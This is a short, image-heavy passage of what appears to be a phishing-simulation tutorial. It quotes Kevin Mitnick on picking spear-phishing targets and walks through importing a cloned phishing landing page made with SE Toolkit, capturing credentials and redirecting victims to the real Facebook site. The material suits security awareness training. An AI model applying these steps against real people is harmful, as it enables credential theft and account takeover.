
" I can go into LinkedIn and search for network engineers and come up with a list of great spear-phishing targets because they usually have administrator rights over the network. Then I go onto Twitter or Facebook and trick them into doing something and I have privileged access."
- Kevin Mitnick

Click on "New Page". You can create a new landing page or you can import an already created landing page. Let me import the phishing site I created in SE Toolkit on Kali Linux. After capturing credentials,




Just like any phishing website, we can redirect the users to another webpage after capturing credentials. I want the victims to be redirected to the genuine site of Facebook.

Safety starts with awareness. Awareness starts with you.




Save the landing page.

